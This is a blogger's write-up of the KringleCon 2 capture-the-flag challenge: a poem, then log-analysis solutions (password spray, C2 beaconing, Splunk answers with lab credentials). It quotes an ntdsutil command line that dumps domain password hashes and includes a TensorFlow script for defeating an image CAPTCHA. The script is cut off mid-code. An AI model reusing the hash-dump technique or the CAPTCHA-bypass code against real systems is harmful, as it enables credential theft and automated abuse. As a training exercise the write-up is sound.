Kringlecon 2
Turtle Doves!

reedphish




Table of Contents

Narrative

This is the narrative unlocked after solving the game

Whose grounds these are, I think I know

His home is in the North Pole though

He will not mind me traipsing here

To watch his students learn and grow

Some other folk might stop and sneer

"Two turtle doves, this man did rear?"

I'll find the birds, come push or shove

Objectives given: I'll soon clear

Upon discov'ring each white dove,

The subject of much campus love,

I find the challenges are more

Than one can count on woolen glove.

Who wandered thus through closet door?

Ho ho, what's this? What strange boudoir!

Things here cannot be what they seem

That portal's more than clothing store.

Who enters contests by the ream

And lives in tunnels meant for steam?

This Krampus bloke seems rather strange

And yet I must now join his team…

Despite this fellow's funk and mange

My fate, I think, he's bound to change.

What is this contest all about?

His victory I shall arrange!

To arms, my friends! Do scream and shout!

Some villain targets Santa's route!

What scum - what filth would seek to end

Kris Kringle's journey while he's out?

Surprised, I am, but "shock" may tend

To overstate and condescend.

'Tis little more than plot reveal

That fairies often do extend

And yet, despite her jealous zeal,

My skills did win, my hacking heal!

No dental dealer can so keep

Our red-clad hero in ordeal!

This Christmas must now fall asleep,

But next year comes, and troubles creep.

And Jack Frost hasn't made a peep,

And Jack Frost hasn't made a peep…

Objectives

Talk to Santa in the Quad

Description

Enter the campus quad and talk to Santa.


Here I am standing next to Santa. He had an umbrella for unknown reasons. We both put on our best smiles and took a photo together. He was nice. Offered him gløgg, but he said nothing.

Find the Turtle Doves

Description


Find the missing turtle doves.

The turtle doves, Michael and Jane, was found in the **Student Union** area. Almost roasting on an open fire.



Unredact Threatening Document

Found this PDF in the courtyard:



Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Confidential

Attention All Elf University Personnel,


Confidential

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Opened the PDF in Word, thus converting it to an editable document. I then removed the overlay boxes manually:


Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
Confidential
ELSE!

Attention All Elf University Personnel,

I~~t remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical~~
Confidential characters.

F~~or centuries, we have expressed our frustration at your lack of willingness to spread your~~ cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

The word were looking after was **DEMAND**. On the looks of it, there seems to be a problem with letters scattered around, as we'll se later on.

Windows Log Analysis: Evaluate Attack Outcome

Description

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

Used the following DeepBlue-CLI command:

Powershell command

```
.\DeepBlue.ps1 C:\Users\IEUser\Downloads\Security.evtx\Security.evtx | ConvertTo-Html
```

Results

Date	Log	EventID	Message	Results
8/23/2019 5:00:20 PM	Security	4672	High number of logon failures for one account	Username: supatree Total logon failures: 76
8/23/2019 5:00:20 PM	Security	4672	High number of logon failures for one account	Username: mstripysleigh Total logon failures: 77

Most usernames had 77 logon failures. One user (**supatree**) had 76. This would indicate a successfull logon and hence the solution for this objective.

Fun fact: At the office we often call Powershell for PowerKjell. Kjell is a common Norwegian firstname and there's a Dilbert-esque comic named 'Kjell'.

Windows Log Analysis: Determine Attacker Technique

Description

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Opened the JSON log file in Sublime text editor and located the process ID for lsass.exe, which was 3440. Searched through the JSON log until I found a process with parent process ID 3440. Found out that the answer to this objective was **ntdsutil**.

The JSON log event that gave away the answer


```
{
  "command_line": "net  use  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

Network Log Analysis: Determine Compromised System

Description

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

Opened the included Rita GUI and navigated over to Beacons and saw that IP **192.168.134.130** had the highest score.



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58

I bet there are other ways to solve this objective, but whatever floats the boat.

Splunk

Description

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

The hidden message for Kent embedded in this attack was: **Kent you are so unfair. And we were going to make you the king of the Winter Carnival**. Found this out after completing the training questions and then applied some extra searches to find what I was looking after.

Training questions

#	Training Questions	Answer
1.	What is the short host name of Professor Banas' computer?	sweetums
2.	What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)	C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
3.	What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)	144.202.46.214.vultr.com
4.	What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)	19th Century Holiday Cheer Assignment.docm
5.	How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)	21
6.	What was the password for the zip archive that contained the suspicious file?	123456789
7.	What email address did the suspicious file come from?	bradly.buttercups@eifu.org

Splunk was nice. I use IBM QRadar myself.

Get Acces To The Steam Tunnels


Description

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Answer: **Krampus Hollyfeld**

Managed to inspect the HTML source code of this objective and retrieved Krampus's avatar:

Then followed the key video from Kringlecon. Ended up with key and code 122520 to open the door:




Bypassing the Frido Sleigh Challenge

Description

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

This was the confirmation mail I received solving this objective modifying the provided source code base:



From: **contest@fridosleigh.com** *<contest@fridosleigh.com>*

17:38 (2 minutes ago)

To: reedphish@protonmail.com

Show details

Frido Sleigh - A North Pole Cookie Company

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8Ia8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com

Frido Sleigh, Inc.
123 Santa Claus Lane, Christmas Town, North-Pole 997095

Solved the objective modifying the provided Python source like this:

Python based Tensorflow solver

```
#!/usr/bin/python3
# Image Recognition Using Tensorflow Exmaple.
# Code based on example at:
#
https://raw.githubusercontent.com/tensorflow/tensorflow/master/tensorflow/examples/label_image/label_image.py
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
import requests
import json
import sys
import base64
import re

# sudo apt install python3-pip
# sudo python3 -m pip install --upgrade pip
# sudo python3 -m pip install --upgrade setuptools
# sudo python3 -m pip install --upgrade tensorflow==1.15

def load_labels(label_file):
  label = []
  proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
  for l in proto_as_ascii_lines:
    label.append(l.rstrip())
  return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
  image = read_tensor_from_image_bytes(image_bytes)
  results = sess.run(output_operation.outputs[0], {
    input_operation.outputs[0]: image
  })
  results = np.squeeze(results)
  prediction = results.argsort()[-5:][::-1][0]
  q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(), 'percent'
:results[prediction]} )

def load_graph(model_file):
  graph = tf.Graph()
  graph_def = tf.GraphDef()
  with open(model_file, "rb") as f:
    graph_def.ParseFromString(f.read())
  with graph.as_default():
    tf.import_graph_def(graph_def)
  return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299,
input_mean=0, input_std=255):
  image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
```

```
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

def main_prediction():
    # Loading the Trained Machine Learning Model created from running retrain.py on the
training_images directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()
    unknown_images_dir = 'unknown_images'
    unknown_images = os.listdir(unknown_images_dir)

    #Going to interate over each of our images.
    for image in unknown_images:
        img_full_path = '{}/{}'.format(unknown_images_dir, image)

        print('Processing Image {}'.format(img_full_path))
        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes so we read image as 'rb' to get a
bytes object
        image_bytes = open(img_full_path,'rb').read()
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes,
img_full_path, labels, input_operation, output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(unknown_images):
        time.sleep(0.001)
    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    #do something with our results... Like print them to the screen.
    uuids = {}
    for prediction in prediction_results:
